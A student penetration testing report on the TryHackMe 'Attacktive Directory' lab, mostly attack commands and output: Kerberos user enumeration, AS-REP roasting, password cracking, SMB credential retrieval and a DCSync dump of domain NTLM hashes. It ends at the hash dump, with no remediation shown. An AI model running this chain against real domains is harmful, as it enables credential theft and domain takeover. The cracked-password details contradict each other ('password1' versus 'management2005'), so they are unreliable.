Penetration Testing Report
Attacktive Directory

Prepared by:

Sara Saeed Mostafa

Nadine Amr Sayed

Nada Sameh Gado

Jasmine Mohamed Abdelaty

Under The Supervision of:

Eng. Ahmad Ashraf

Table of Contents

Introduction

This document presents the detailed findings of a penetration testing engagement conducted against the TryHackMe virtual machine: *"Attacktive Directory"*. The purpose of this assessment was to identify security vulnerabilities, demonstrate exploitation techniques, and provide actionable remediation recommendations.

The *"Attacktive Directory"* machine simulates a Windows Active Directory environment, commonly used in enterprise networks. This setup includes various services and misconfigurations that reflect real-world security challenges. Throughout this report, the testing methodology, discovered vulnerabilities, exploitation paths, and security recommendations are documented in detail to help improve the overall security posture of similar systems.

This penetration test was carried out following industry best practices and ethical hacking standards within the controlled TryHackMe environment. All findings are presented with the goal of raising security awareness and offering a practical roadmap for addressing the identified issues.

Objective

The primary objectives of this penetration testing engagement were to:

1. Identify and document security vulnerabilities present in the *"Attacktive Directory"* environment, which simulates a real-world Active Directory setup.
2. Demonstrate practical exploitation techniques for discovered vulnerabilities to assess their impact within an Active Directory context.
3. Determine potential attack paths that could lead to unauthorized domain access, privilege escalation, or compromise of sensitive domain resources.
4. Evaluate the effectiveness of security controls and configurations within the Active Directory environment.
5. Provide detailed, actionable recommendations for addressing identified weaknesses and strengthening the domain’s overall security.
6. Assess the system’s resilience against common attack techniques used by threat actors targeting Active Directory networks.
7. Document all findings and methodologies in a comprehensive report to support ongoing efforts toward securing similar AD-based infrastructures.

Requirements

1. Reconnaissance and Scanning:

- Nmap for network discovery and port scanning
- Enum4linux for SMB and user enumeration
- Kerbrute for brute-forcing valid usernames via Kerberos


2. Vulnerability Assessment:

- Impacket tools for interacting with and abusing Kerberos-based services
- Evil-WinRM for remote command execution on Windows systems
- Hashcat for offline password cracking

Methodology

The methodology used in this engagement followed a robust penetration testing methodology based on the Cyber Kill Chain to enumerate and exploit each host. This report details each step

The methodology is as follows:



Reconnaissance

- Nmap for port scanning and service enumeration
- Network mapping and service identification
- Passive vulnerability identification using tools like Enum4linux and Kerbrute

Weaponisation

- Impacket tools for developing and customizing exploits targeting Kerberos and SMB vulnerabilities
- Custom exploit scripts to target identified vulnerabilities
- Payload generation tailored to match the specific system and environment configurations
- Tool configuration to align with the target machine’s specifications

Delivery

- Exploitation of identified services such as SMB, RDP, and WinRM
- Brute-forcing Kerberos tickets using Kerbrute
- Exploitation of service misconfigurations and unprotected services

Exploit

- Custom exploit scripts targeting discovered vulnerabilities in Active Directory

Privilege Escalation

- Identifying misconfigured services and permissions for privilege escalation


Action on Objectives

- Data discovery and exfiltration techniques, focusing on sensitive domain information
- Implementation of persistence mechanisms for continued access
- Evidence collection for report generation and security improvement recommendations

Information Gathering

Initial network scanning was performed to identify open ports and running services on the target system. The following command was used to conduct a comprehensive scan:

```
sudo nmap -sS -sV -sC <target_ip>
```




```
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-11 19:05:56Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-04-11T19:06:43+00:00; +42s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-11T19:06:31+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2025-04-10T19:03:20
|_Not valid after:  2025-10-10T19:03:20
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The scan revealed several open ports and services, including:

- Port 139/tcp: Open and running Microsoft Windows netbios-ssn
- Port 445/tcp: Open, potentially running Microsoft DS
- NetBIOS Domain Name: THM-AD
- DNS Domain Name: spookysec.local

To continue gathering information, Kerbrute was used to enumerate valid usernames in the Active Directory domain by running the following command:

```
./kerbrute_linux_amd64 userenum -d spookysec.local --dc <target_ip> user_list.txt
```



```
┌──(kali㉿kali)-[~/Documents/thm/attacktive_directory]
└─$ ./kerbrute_linux_amd64 userenum -d spookysec.local --dc 10.10.18.32 user_list.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/11/25 - Ronnie Flathers @ropnop

2025/04/11 15:28:38 >  Using KDC(s):
2025/04/11 15:28:38 >   10.10.18.32:88

2025/04/11 15:28:39 >  [+] VALID USERNAME:       james@spookysec.local
2025/04/11 15:28:49 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2025/04/11 15:29:03 >  [+] VALID USERNAME:       James@spookysec.local
2025/04/11 15:29:10 >  [+] VALID USERNAME:       robin@spookysec.local
2025/04/11 15:30:03 >  [+] VALID USERNAME:       darkstar@spookysec.local
2025/04/11 15:30:43 >  [+] VALID USERNAME:       administrator@spookysec.local
2025/04/11 15:31:50 >  [+] VALID USERNAME:       backup@spookysec.local
2025/04/11 15:32:20 >  [+] VALID USERNAME:       paradox@spookysec.local
2025/04/11 15:35:42 >  [+] VALID USERNAME:       JAMES@spookysec.local
2025/04/11 15:36:53 >  [+] VALID USERNAME:       Robin@spookysec.local
2025/04/11 15:44:15 >  [+] VALID USERNAME:       Administrator@spookysec.local
```

These valid usernames provide potential targets for further exploitation, such as password guessing or Kerberos ticket attacks. The discovery of the **backup** and **svc-admin** accounts suggests high-value targets for privilege escalation.

Vulnerability Assessment

Based on the information gathered during the reconnaissance phase, several potential vulnerabilities were identified in the Attacktive Directory environment:

1. Kerberos User Enumeration: The domain controller allowed enumeration of valid domain usernames through Kerberos without triggering account lockouts or alerts. This could aid in brute-force or password spraying attacks.

2. AS-REP Roasting Vulnerability: The svc-admin account had the “Do not require Kerberos preauthentication” flag enabled. This allowed for an AS-REP hash to be obtained, which was later cracked offline using a wordlist—indicating poor account configuration.

3. Weak Password Policy: The cracked password for svc-admin (password1) highlighted a weak password policy. Such passwords are susceptible to offline attacks and dictionary-based cracking.

4. Unprotected SMB Share with Sensitive Data: The open SMB share \\<target_ip>\backup contained a file with base64-encoded credentials. These credentials were stored in plain text, revealing the backup user password—posing a high risk of lateral movement.

5. Overprivileged User Account: The backup user had the ability to replicate domain credentials using DCSync attacks, a privilege typically reserved for Domain Admins. This misconfiguration allowed full compromise of the Active Directory.


6. Administrator Account Compromise: Using the dumped NTLM hash for the Administrator account, full access to the domain controller was achieved via Evil-WinRM. This demonstrated a complete security breakdown due to the previous misconfigurations.

Exploitation

Attacktive Directory - Exploitation

Further information was gathered by using **GetNPUsers.py** from Impacket to check for users with the *"UF_DONT_REQUIRE_PREAUTH"* flag set, which is an indication of a potential for AS-REP Roasting. The command used was:

GetNPUsers.py -dc-ip <target_ip> -usersfile ../users.txt spookysec.local/



```
└─$ impacket-GetNPUsers -dc-ip 10.10.106.105 -usersfile ~/Desktop/w.txt   spookysec.local/


Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:150: DeprecationWarning: datetime.d
atetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone
-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User james@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:5b097a4d201b8b09fb2d73b68a0c1a87$3
a09466be0fbeea651e7797f101669032b1a6f4d0e1f73e14a6408e805d1c23eb51712641f2181b204783b55c4d
d9f0323479100d3e9d8bd32785dbde9ce6e4d9d9b3e8e67cf382e6023f54227989bacb39b3c77b8fb0d7e20af8
cfd5f4c8c77d14c1fcceff0aa12127ffd8a455dcee6ba60acb1f6375de7ab760f072d9e392e336837956f22834
21620fe41cef2e6e9874a7a780d5fe7400d3161881764d53b126e4dd654f3fa7242097c5c0737509b5f5c5c74d
127a276e4d564c170f79ebf202c57b1362f219d00e431a47679ee37de11b61673e0a4377adcab0f40a5173f386
a1ed22ae207a5b105427881323e49fe82
[-] User James@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```


The results revealed the following:

User james@spookysec.local does not have the *UF_DONT_REQUIRE_PREAUTH* flag set.

A valid **$krb5asrep$** hash was found for the user svc-admin@spookysec.local

With the AS-REP Roasting technique, a hash was previously retrieved for the svc-admin user using GetNPUsers.py. This hash was then cracked offline using **John the Ripper** with the following command:

```
john --format=krb5asrep hash.txt --wordlist=passwordlist.txt
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format:krb5asrep h.txt  --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC
4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005   ($krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL)
1g 0:00:00:00 DONE (2025-04-05 17:50) 20.00g/s 133120p/s 133120c/s 133120C/s horosco
pe..amy123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

While authenticated as svc-admin, an accessible SMB share was discovered:

```
smbclient //<target_ip>/backup -U 'svc-admin'
```

Browsing the share revealed a file named **backup_credentials.txt**:



```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020
```


The file was viewed with the following command:

```
more backup_credentials.txt
```

It contained a base64-encoded string:

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

After decoding:



Decode from Base64 format

Simply enter your data then push the decode button.

```
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
backup@spookysec.local:backup2517860
```

The following credentials were retrieved:

Username: backup@spookysec.local


Password: backup2517860

These new credentials can be used for further enumeration or privilege escalation within the domain environment.

Attacktive Directory - Privilege Escalation

Using the credentials extracted from the backup_credentials.txt file:
Username: backup@spookysec.local
Password: backup2517860

A DCSync attack was performed using Impacket's secretsdump.py tool to extract NTLM hashes directly from the Domain Controller:




```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -just-dc backup:backup2517860@10.10.250.151
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57b
a4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62
cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b
6b:::
